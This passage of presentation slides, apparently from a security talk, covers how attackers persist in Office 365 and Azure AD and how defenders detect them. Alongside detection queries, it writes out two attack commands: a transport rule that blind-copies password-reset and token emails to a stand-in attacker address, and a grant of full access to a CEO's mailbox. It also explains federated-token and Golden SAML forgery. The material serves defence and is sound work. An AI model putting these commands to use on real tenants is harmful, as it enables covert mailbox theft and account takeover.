
- For all licenses: Turn off the ability for users to consent to apps!
  - Allowing users to do this puts to much trust in them. Don’t trust your end users
  - Admins can still approve apps that have been vetted
- For E5/Security & Compliance: You can use Cloud App Security to “discover” and monitor the application consents in your tenant
  - Look at the “risk level” (what type of access does this app need)
  - Prevalence of the app (globally and in your tenant)
  - When in doubt, revoke access and blacklist application

Persistence

Modifying Conditional Access

No policy no problem

- Attacker had gained access to the corporate VPN and logged in to O365 from there
- CAP blocked legacy auth and enforced MFA from the outside
- The attacker added their C2 IP addresses to the Azure AD “MFA Trusted IPs” list
    - No more MFA!
    - C2 was an Azure VM! (logons recorded from a “legit” Microsoft IP address)



Select

Locations

	Name	Location type
□	MFA Trusted IPs	IP ranges

Malicious Identity Provider

An Azure AD Backdoor

- Client had been investigating an O365 compromise – enforced password resets and MFA enrollment on their user base but the attacker was still logging in?
- Attacker exploited a bug in Office 365 and knowledge of how federated authentication works to create a backdoor to Azure AD
  - **Bug: Any domain could be configured as "federated" without proving ownership**
  - **Knowledge:** Azure AD only checks two things when validating federated authentication tokens: 1) the token's digital signature verifies against the public key stored in Azure AD 2) the **immutableID** provided matches to a user in Azure AD.
  - AzureAD does not check that the user's domain in the token comes from a matching issuer
  - i.e. a token issued by evil.com can be used to login brett.favre@victim.org

Malicious Identity Provider

Details

- By setting up an additional unverified domain as federated, the attacker has specified an alternative authentication provider for the entire tenant and all domains configured in it
- With knowledge of a user's ImmutableID (from previous access) an attacker can use their newly created authentication provider to authenticate as any user *and bypass any MFA requirements*
- **(Sort of) fixed:** Microsoft no longer allows unverified domains to function as federated authentication providers. However, it would be trivial and stealthy for an attacker to add a new *verified* domain and conduct the same attack
  - This technique has been blogged about as early as 2018 (https://o365blog.com/post/aadbackdoor/)

Golden SAML

Who needs MFA

- Technique described in detail @ TROOPERS 19 talk by Doug
- Attacker gains access to the internal network and steals two critical pieces of data
  - The encrypted SAML signing certificate from the AD FS server database
  - DKM key from Active Directory used to decrypt the SAML signing certificate
- Attacker uses this data to issue and sign their own security tokens
  - Bypasses MFA by adding an attribute that authentication came from a trusted location
- Signing certificate is valid for one year → attacker can access any application secured by AD FS for up to one year
- **Recently observed in the wild:** SMB flow logs revealed attacker copying the AD FS database and transferring it to their C2

Golden SAML

Safety first

- Realize that your AD FS server is a Tier 0 device and must be secured as such
  - Hardening, limit access, network segmentation
- Be prepared to reset your AD FS signing certificate
  - If you have a farm of AD FS servers, this can get a little complex
- Include AD FS resets in your Incident Response Plan, just like KRBTGT reset

Complete Mission

Mail Forwarding

Boring but effective

SMTP Forwarding

- All messages are forwarded to a predefined address
- Recorded by the Set-Mailbox event
- Easy to identify within the mailbox configuration

Inbox Rules


- Attacker creates rules that can modify incoming messages
- Includes forwarding or storing in a hidden folder
- New-InboxRule – new rule is created
- Set-InboxRule – existing rule is modified

```
PS > Get-Mailbox –ResultSize Unlimited| Select-Object
UserPrincipalName,ForwardingAddress,ForwardingSmtpAddress

PS > Get-Mailbox -ResultSize Unlimited | ?{Get-InboxRule -Mailbox $_.UserPrincipalName}

PS > Search-UnifiedAuditLog –Operations Set-Mailbox,New-InboxRule,Set-InboxRule

PS > Get-MessageTrace -RecipientAddress <attacker address>
```

Rights Delegation

Still boring but effective

- Assigns rights to access content from another mailbox
- Different Levels
    - FullAccess
    - SendAs
    - SendOnBehalf
- Usually assigned to a service account
- Generates an Add-MailboxPermissionEvent



```
{
    "CreationTime": "2018-05-25T01:39:10",
    "Id": "08b6f6c6-1a3b-46ca-9a8f-08d5c1e05033",
    "Operation": "Add-MailboxPermission",
    "OrganizationId": "XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXX",
    "RecordType": 1,
    "ResultStatus": "True",
    "UserKey": "1003BFFD802BF788",
    "UserType": 2,
    "Version": 1,
    "Workload": "Exchange",
    "ClientIP": "204.107.168.6:26601",
    "ObjectId": "DESTINATION ACCOUNT",
    "UserId": "VICTIM.365admin@ORG.onmicrosoft.com",
    "ExternalAccess": false,
    "OrganizationName": "ORG.onmicrosoft.com",
    "OriginatingServer": "BN6PR16MB1652 (15.20.0797.000)",
    "Parameters": [
        {
            "Name": "User",
            "Value": "VICTIM.365admin@ORG.onmicrosoft.com"
        },
        {
            "Name": "AccessRights",
            "Value": "FullAccess"
        },
        {
            "Name": "Identity",
            "Value": "DESTINATION ACCOUNT"
        }
    ]
}
```

```
PS > Add-MailboxPermission -Identity “Printer Service" -User “Alice Smith (CEO)" -AccessRights
FullAccess -InheritanceType All
```

Mail Flow/Transport Rules

Why focus on one account?

- Identify and act on messages that flow through Exchange Online
  - Block attachments
  - Bypass Clutter
  - Block messages with unacceptable language
- Rarely reviewed by admins and malicious entries blend easily
- Attackers leverage these rules to forward messages that contain
  - Password reset information
  - MFA tokens

```
PS >  New-TransportRule -BlindCopyTo operator@apts.rus -Name "DLPRules" -
ContentCharacterSetContainsWords "token","password","account created", "password reset" -Priority 1
```

Graph API

Even attackers automate things

- RESTful web API that enables you to access Microsoft Cloud service resources
  - Read emails
  - Create events
  - Do everything
- Advanced attackers have registered OAuth applications and convinced select users to consent to access
- Polled mailbox contents to review data every day
- Password changes did not fix problem due the OAuth integration
- Can be account specific or tenant wide

eDiscovery Abuse

…all the things

- Goldmine for attackers
- Let’s attackers search and download content in:
- Exchange Online
- Microsoft Teams
- SharePoint Online
- OneDrive for business
- Skype for business (yes, companies still use this)
- Yammer (not sure if any companies ever used this)
- The Unified Audit Log entries don’t record IP addresses or a SessionID
  - All correlation is based on username

Conclusions

Closing thoughts

- Enforce MFA for everyone. Now. Do it.
- Use policies to block legacy authentication for all users
- Ensure you are sending Office 365 logs to your SIEM and you have alerts configured

- Understand the types of information that are in Office 365 (not just email) and realize your security investment appropriately to deal with this
- Understand that APT groups are aware of Office 365 and investing considerable effort in learning how to use and abuse it
- APT groups are not afraid to modify the configurations of your cloud services